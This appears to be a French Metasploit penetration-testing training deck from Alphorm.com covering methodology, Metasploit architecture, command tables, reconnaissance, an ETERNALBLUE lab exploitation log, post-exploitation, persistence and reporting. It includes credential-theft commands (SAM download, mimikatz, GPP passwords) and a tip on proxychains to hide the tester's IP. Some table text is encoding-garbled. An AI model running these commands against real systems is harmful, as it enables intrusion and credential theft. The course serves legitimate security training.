



Une formation
Alphorm.com

Formation Pentesting avec Metasploit



Hamza KONDAH



Une formation
Alphorm.com

Introduction





Une formation
Alphorm
com

Plan de la formation

Introduction

Découvrir les méthodologies de
pentest

Faire un rappel Metasploit

Etat de l'art

Conclusion



Une formation
Alphorm
com

Connaissances requises

Bonnes connaissances en systèmes
d'exploitation et réseau

Bonnes connaissances en
cybersécurité



Public concerné

Pentesteurs

Auditeurs techniques, Analystes de sécurité

RSSI

Toute personne intéressée par le pentest

Une formation
Alphorm.com

KEEP CALM



**AND USE
METASPLOIT**




Présentation du Lab



Hamza KONDAH

Une formation
Alphorm.com

Architecture du Lab





Une formation
Alphorm.com

Lab : Mise en place du LAB

```
A database appears to be already configured, skipping initialization

# cowsay++

< metasploit >
-----
      \   'oo'
       (oo)_____)
        |         |
        ||--||   *

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.14.0-dev ]
+ -- --=[ 1627 exploits - 927 auxiliary - 282 post ]
+ -- --=[ 472 payloads - 39 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```



Une formation
Alphorm.com

Comprendre les techniques de pentest



Hamza KONDAH



Une formation
Alphorm.com

Introduction

Méthodologie

Test d'intrusion + Vecteurs

Ambiguïté ☹

Qu'est ce qu'un exploit ?

Services vous dites ?

Compromission de services

Standard : *Penetration Testing*

Execution Standard (PTES)



Une formation
Alphorm.com

Découvrir le Penetration Testing Execution Standart (PTES)



Hamza KONDAH



L'approche en question



Une formation
Alphorm.com



Appréhender la criticité du reporting



Hamza KONDAH

Une formation
Alphorm.com



Une formation
Alphorm.com

Le reporting

Représente **la pierre angulaire** de votre travail

Reflète la qualité de votre prestation

Sans un **reporting** bien fait... votre travail ne vaut « rien »

Nous allons découvrir comment l'effectuer dans le prochain chapitre



Une formation
Alphorm.com

Découvrir les erreurs à ne pas faire



Hamza KONDAH



Une formation
Alphorm.com

La checklist

Ne pas perdre son temps dans les détails

Utiliser en moins 3 outils par tâche

Négliger le périmètre du pentest

Dire j'ai déjà fini 😊

Ne pas prendre son temps ...



Une formation
Alphorm.com

La checklist

Un test d'intrusion n'est pas un audit

Les tests d'intrusion ne consistent pas uniquement à exécuter des outils automatisés

Un point important à noter ici est qu'on ne devient pas un pentesteur en une seule journée.



Une formation
Alphorm.com

Découvrir Metasploit



Hamza KONDAH



Une formation
Alphorm.com

Plan

Introduction
Fonctionnalités
Puissance de Metasploit



Introduction

Cr  e en 2003 par HD Moore
Deux Formules :
1. Metasploit Communautaire
2. Metasploit pro
*Outil incontournable en pentesting,
automatise de nombreuses t  ches*

Une formation
Alphorm.com



Fonctionnalit  s

Sp��cificit��	Pro	Community	Framework
Disponibilit��	Achat	Gratuite	Gratuite
Collecte			
Tests de p��n��tration avec plus de 1 500 exploits	V	X	V
Importation	V	V	V
D��couverte r��seau	V	V	X
Exploitation basic	V	V	X
M��ta mod��les pour des t��ches d��crites Exemple : tests de segmentation de r��seau	V	X	X
Int��gration via API distantes	V	X	X
Automatisation			
Interface ligne de commande	V	V	X
Exploitation intelligente	V	X	X
Automatisation du brut-forcing sur identifiants	V	X	X
Rapports de test de p��n��tration de r��f��rence	V	X	X
Assistants pour les audits de base standard	V	X	X
T��ches chain��es pour les flux de travail automatis��s personnalis��s	V	X	X
Validation de la vuln��rabilit�� en boucle ferm��e pour prioriser l'assainissement	V	X	X
Divers			
Interface ligne de commande	X	X	V
Exploitation manuel	X	X	V
Brut forcing sur identifiants manuel	X	X	V
Charges dynamiques pour ��chapper aux principales solutions antivirus	V	X	X
Prise en charge de l'hame��onnage et du phishing	V	X	X
Tests d'applications Web pour les 10 vuln��rabilit��s OWASP	V	X	X
Ligne de commande et interface web avec choix avanc��e	V	X	X

Une formation
Alphorm.com



Une formation
Alphorm.com

Puissance de Metasploit

Metasploit est un ensemble d'outils,
complet et modulable

Peut être exploité pour du scanning
de port, en exploitation et en post-
exploitation

Avantage d'être un outil open source :
mises à jour régulières par la
communauté



Une formation
Alphorm.com

Puissance de Metasploit

D'abord en Perl, ensuite en Ruby
Indispensable pour tout Pentester qui
se respecte
Puissant et incontournable !
API riche !



Puissance de Metasploit

Le Framework Metasploit est un projet d'une incroyable volatilité
Des mises à jour quotidiennes
Infrastructure nécessaire pour automatiser les tâches mondaines ou complexes



Puissance de Metasploit

Gestion centralisé des différentes phases de test d'intrusion	Open source	Communauté très active	Prise en charge du test des grands réseaux
Conventions de nommage	Génération intelligente de charge utile	Mécanisme de basculement entre les différents types de charges	L'environnement graphique
	Modularité	Customisable	



Appréhender l'architecture de Metasploit



Hamza KONDAH

Une formation
Alphorm.com



Plan


Architecture
Composants de Metasploit
Interfaces de Metasploit

Une formation
Alphorm.com



Une formation
Alphorm.com


Architecture



Une formation
Alphorm.com

Architecture

Msfpayload & msfencoder





Exploit

Code via lequel, un attaquant ou pentester, tire avantage d'une vulnérabilité

Une formation
Alphorm.com



Shellcode

Ensemble d'instructions utilisées dans le Payload lors de l'exploitation de failles

Une formation
Alphorm.com



Payload

Partie de code exécutée sur la machine cible

Exemple : Reverse Shell, bind shell, Tunneling, RM -r *...

Une formation
Alphorm.com



Auxiliaires

Modules complémentaires pour Metasploit.

Scanners, sniffers...

Une formation
Alphorm.com



Encoders

Outil permettant de rendre les
Payloads plus difficilement détectables

Une formation
Alphorm.com



MSF Base

Fournit l'API conviviale, simplifiée,
permettant l'utilisation

Une formation
Alphorm.com



Une formation
Alphorm.com

Rex

Bibliothèque de base pour effectuer
toutes les tâches
Gère les différents types de
protocoles



Une formation
Alphorm.com

MSF Core

Fournit l'API (*Application Programming
Interface = interface de programmation*) de base
Définit la structure de base de
Metasploit



Interfaces de Metasploit

Metasploit fonctionne sous diverses interfaces : console, ligne de commande et interface graphique

Une formation
Alphorm.com



MSFconsole

Flexible et complète
Couvre quasiment toutes les options
et réglages possibles

Une formation
Alphorm.com



MSFcli

Moins interactive
Utilisable quand on connaît les
options et exploits nécessaires
Résultats facilement utilisables avec
d'autres outils

Une formation
Alphorm.com



MSFGUI

1ère version à interface graphique
Quasiment plus utilisée

Une formation
Alphorm.com



Armitage

Entièrement graphique et
interactive
Nécessite de connaître le
fonctionnement de base de
Metasploit

Une formation
Alphorm.com



Se rappeler les commandes de base de Metasploit



Hamza KONDAH

Une formation
Alphorm.com

Commandes de base

Commande	Utilisation	Exemple
Use (auxiliary/exploit/payload/encoder)	Sélectionner le module à utiliser	msf> use auxiliary/scanner/portscan /tcp msf> use exploit/windows/browser/cisco_webex_ext
Set (options/payload)	Pour définir une valeur particulier	msf>set payload windows/meterpreter/reverse_tcp msf>set LHOST 192.168.0.18 msf > set RHOST 192.168.0.43 msf>set LPORT 4488 msf> set RPORT 8090
Setg (options/payload)	Définir globalement la valeur pour une variable en particulier	msf > setg RHOST 192.168.10.112
Run	Lancer un module après avoir défini toutes les options requises	msf> run
Exploit	Lancer un exploit après avoir défini toutes les options requises	msf> exploit
Back	Désélectionner un module	msf (cisco_webex_ext)> back msf >
Info	Afficher les informations relatives à un module particulier	msf > info exploit/windows/browser/cisco_webex_ext msf exploit(cisco_webex_ext) > show info
Search	Trouver un module particulier	msf> search [Terme]
Check	Vérifier si une cible est vulnérable	msf> check
Sessions	Gérer les sessions	msf> sessions [numéro_de_la_session]

Commandes de base

Commande	Utilisation
LHOST	Adresse IP d'écoute local
LPORT	Port d'écoute local
RHOST	Adresse IP de la cible
RPORT	Port sur laquelle tourne le service/application vulnérable

Commandes de base

Commande	Informations d'utilisation
db_connect	Cette commande est utilisée pour interagir avec des bases de données autres que celle par défaut
db_export	Cette commande permet d'exporter l'intégralité des données stockées dans la base de données dans le but de créer un rapport ou de les exploiter dans une autre instance de Metasploit
db_nmap	Cette commande est utilisée pour scanner la cible avec Nmap et stocker par la suite les résultats dans la base de données de Metasploit
db_status	Cette commande est utilisée pour vérifier si la connectivité de la base de données est active ou pas
db_disconnect	Cette commande est utilisée pour se déconnecter d'une base de données particulière
db_import	Cette commande est utilisée pour importer les résultats () d'autres outils tels que Nessus, Nmap, etc...
db_rebuild_cache	Cette commande est utilisée pour reconstruire le cache si le cache précédent est corrompu ou est stocké avec des résultats plus anciens

Commandes de base

Commande	Utilisation
run post/windows/gather/win_privs	Voir les privilèges de l'utilisateur courant
use post/windows/gather/credentials/gpp	Récupération des mots de passes GPP enregistrés
load mimikatz	Charger Metasploit
run post/windows/gather/local_admin_search_enum	Identification des autres machines auxquelles l'utilisateur du domaine fourni a un accès administratif.

Commandes de base

Commande	Utilisation
run post/windows/gather/win_privs	Voir les privilèges de l'utilisateur courant
use post/windows/gather/credentials/gpp	Récupération des mots de passes GPP enregistrés
load mimikatz	Charger Metasploit
run post/windows/gather/local_admin_search_enum	Identification des autres machines auxquelles l'utilisateur du domaine fourni a un accès administratif.

Commandes de base

Commande	Utilisation	Exemple
Set Payload	Choisir le payload à injecter	set payload windows/meterpreter/reverse_tcp
Upload	Uploader un fichier	meterpreter > upload file c:\windows
Download	Télécharger un fichier	meterpreter > download c:\windows\repair\sam /tmp
Execute	Exécuter un fichier	meterpreter > execute -f c:\windows\temp\exploit.exe
Portfwd	Effectuer un forward	meterpreter > portfwd add -i 3389 -p 3389 -r target
Sysinfo	Pour lister les informations système de l'hôte compromis	meterpreter > sysinfo
Ifconfig	Répertorier les interfaces réseau de l'hôte compromis	meterpreter > ifconfig meterpreter > ipconfig
Arp	Liste des adresses IP et MAC des hôtes connectés à la cible	meterpreter > arp
Background	Mettre une session active en arrière plan	meterpreter > background
Shell	Déposer un Shell cmd sur la cible	meterpreter > Shell
Getuid	Pour obtenir les détails de l'utilisateur actuel	meterpreter > getuid
Getsystem	Obtenir les privilèges et accéder au système	meterpreter > getsystem
Getpid	Obtenir l'id de processus de l'accès meterpreter	meterpreter > getpid
Ps	Pour lister tous les processus en cours d'exécution sur la cible	meterpreter > ps



Découvrir les techniques d'Intelligence Gathering & le Threat Modeling



Hamza KONDAH

Une formation
Alphorm.com



Plan

Introduction

Méthodologie

Reconnaissance

Shodan

Lab : Shodan

Une formation
Alphorm.com



Introduction

Phase très sensible

Il ne faut laisser aucune possibilité à l'écart

La reconnaissance représente une base pyramidal pour le gain d'accès


L'utilisation d'outils complémentaires

Remarque : une faille peut aussi être logique

Une formation
Alphorm.com




Méthodologie




Une formation
Alphorm.com



Méthodologie



Méthodologie





Une formation
Alphorm.com

Reconnaissance

La phase d'«Intelligence Gathering» ou reconnaissance, consiste à collecter autant d'informations que possible sur notre (ou nos) cible(s)

Cela inclut :

- Analyses actives et passives

- Récupération d'informations sur les ports, Les bannières, Les services etc...



Une formation
Alphorm.com


Shodan

Shodan

Moteur de recherche


Répertorie tous les objets connectés
Tous les types de périphériques sont répertoriés

Incluant tout type de périphérique
API de programmation





LAB : Exposition avec shodan



Découvrir le scanning & l'analyse de vulnérabilités



Hamza KONDAH



LAB : l'analyse de vulnérabilités

```
root@kali: ~  
File Edit View Search Terminal Help  
msf >  
msf > db nmap -sV 192.168.18.192  
[*] Nmap: Starting Nmap 7  
[*] Nmap: Nmap scan report  
[*] Nmap: Host is up (0.0  
[*] Nmap: Not shown: 990  
[*] Nmap: PORT STATE  
[*] Nmap: 80/tcp open  
[*] Nmap: 135/tcp open  
[*] Nmap: 139/tcp open  
[*] Nmap: 445/tcp open  
[*] Nmap: 49152/tcp open  
[*] Nmap: 49153/tcp open  
[*] Nmap: 49154/tcp open  
[*] Nmap: 49155/tcp open  
[*] Nmap: 49156/tcp open  
[*] Nmap: 49157/tcp open  
[*] Nmap: MAC Address: 00  
[*] Nmap: Service Info: 0  
[*] Nmap: Service detecti  
[*] Nmap: Nmap done: 1 IP  
msf >  
msf auxiliary(scanner/http/http_version) > use auxiliary(scanner/http/http_version)  
msf auxiliary(scanner/http/http_version) >  
msf auxiliary(scanner/http/http_version) > show options  
Module options (auxiliary/scanner/http/http_version):  
Name Current Setting Required Description  
-----  
Proxies no A proxy chain of format type:host:port[,type:host:port][...]  
RHOSTS yes The target address range or CIDR identifier  
RPORT 80 yes The target port (TCP)  
SSL false no Negotiate SSL/TLS for outgoing connections  
THREADS 1 yes The number of concurrent threads  
VHOST no HTTP server virtual host  
msf auxiliary(scanner/http/http_version) > set rhosts 192.168.18.192  
rhosts => 192.168.18.192  
msf auxiliary(scanner/http/http_version) > set threads 30  
threads => 30  
msf auxiliary(scanner/http/http_version) > exploit  
[*] 192.168.18.192:80 Microsoft-IIS/7.5  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/http/http_version) >
```

Une formation
Alphorm.com



Maitriser l'exploitation et gain d'accès



Hamza KONDAH

Une formation
Alphorm.com



LAB : Let's go Deeper 😊

```
[*] 192.168.18.192:445 - Connecting to target for exploitation.
[*] 192.168.18.192:445 - Connection established for exploitation.
[*] 192.168.18.192:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.18.192:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.18.192:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.18.192:445 - 0x00000010  30 30 38 20 52 32 20 44 61 63 65 6e 74 65 008 R2 Datacente
[*] 192.168.18.192:445 - 0x00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601 Service P
[*] 192.168.18.192:445 - 0x00000030  61 63 6b 20 31  ack 1
[*] 192.168.18.192:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.18.192:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.18.192:445 - Sending all but last fragment of exploit packet
[*] 192.168.18.192:445 - Starting non-paged pool grooming
[*] 192.168.18.192:445 - Sending SMBv2 buffers
[*] 192.168.18.192:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.18.192:445 - Sending final SMBv2 buffers.
[*] 192.168.18.192:445 - Sending last fragment of exploit packet!
[*] 192.168.18.192:445 - Receiving response from exploit packet
[*] 192.168.18.192:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.18.192:445 - Sending egg to corrupted connection.
[*] 192.168.18.192:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.18.192
[*] Meterpreter session 1 opened (192.168.18.242:2369 -> 192.168.18.192:49159) at 2019-01-22 18:29:22 -0500
[*] 192.168.18.192:445 - - - - -WIN- - - - -
[*] 192.168.18.192:445 - - - - -
```

Une formation
Alphorm.com



Appréhender les techniques Post-Exploitation



Hamza KONDAH

Une formation
Alphorm.com



Plan

Introduction

L'élévation de privilèges

La persistance

Le pivoting


Le proxy chaining

Lab : Techniques post-exploitation

Une formation
Alphorm.com



Introduction




Une formation
Alphorm.com



Une formation
Alphorm.com

Introduction



Une formation
Alphorm.com

La persistance

Etape primordiale

Permet de revenir sur la machine hôte
quand on le souhaite

Par préférence une reverse shell est
conseillé



La persistance

Plusieurs méthodologies

Clé SSH

Clé de registre

Autoruns


Script...

Intégration dans metasploit

Utilisation possible de script personnalisé

Une formation
Alphorm.com

Le pivoting





Proxychaining


Proxychains est un outil qui permet de chaîner une liste de proxies lors de l'exécution d'une commande

C'est lui qui va nous permettre de lancer notre scan **nmap** et metasploit sans exposer notre IP perso

Une formation
Alphorm.com



Proxychaining



Une formation
Alphorm.com



Lab : Techniques Post-Exp

```
root@kali: ~  
File Edit View Search Terminal Help  
GNU nano 2.8.7 File: /etc/proxychains.conf  
# socks5 192.168.67.78 1080 lamer secret  
# http 192.168.89.3 8080 justu hidden  
# socks4 192.168.1.49 1080  
# http 192.168.39.93 8080  
#  
# proxy types: http, socks4, socks5  
# ( auth types supported: "basic"-http "user/pass"-socks )  
#  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
socks4 127.0.0.1 1080  
  
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos  
^X Exit ^R Read File ^N Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```




Techniques complémentaires



Hamza KONDAH



Lab :Techniques complémentaires



Une formation
Alphorm.com



Reporting



Hamza KONDAH

Une formation
Alphorm.com



Reporting

Ce qui suit est une structure de rapport :

Contrat pré-engagement

Résumé sur la méthodologie

Résumé technique

Une formation
Alphorm.com



Reporting

Résultats :

- Description de vulnérabilité
- Sévérité
- Appareils affectés
- Types de vulnérabilités :
logiciel/matériel/configuration
- Remèdes et solutions

Une formation
Alphorm.com



Une formation
Alphorm.com

Conclusion et Perspectives



Hamza KONDAH



Une formation
Alphorm.com

Bilan

Méthodologie de pentest
Architecture de Metasploit
Pentesting avec Metasploit
Centralisation de l'exploitation



Prochainement



Une formation
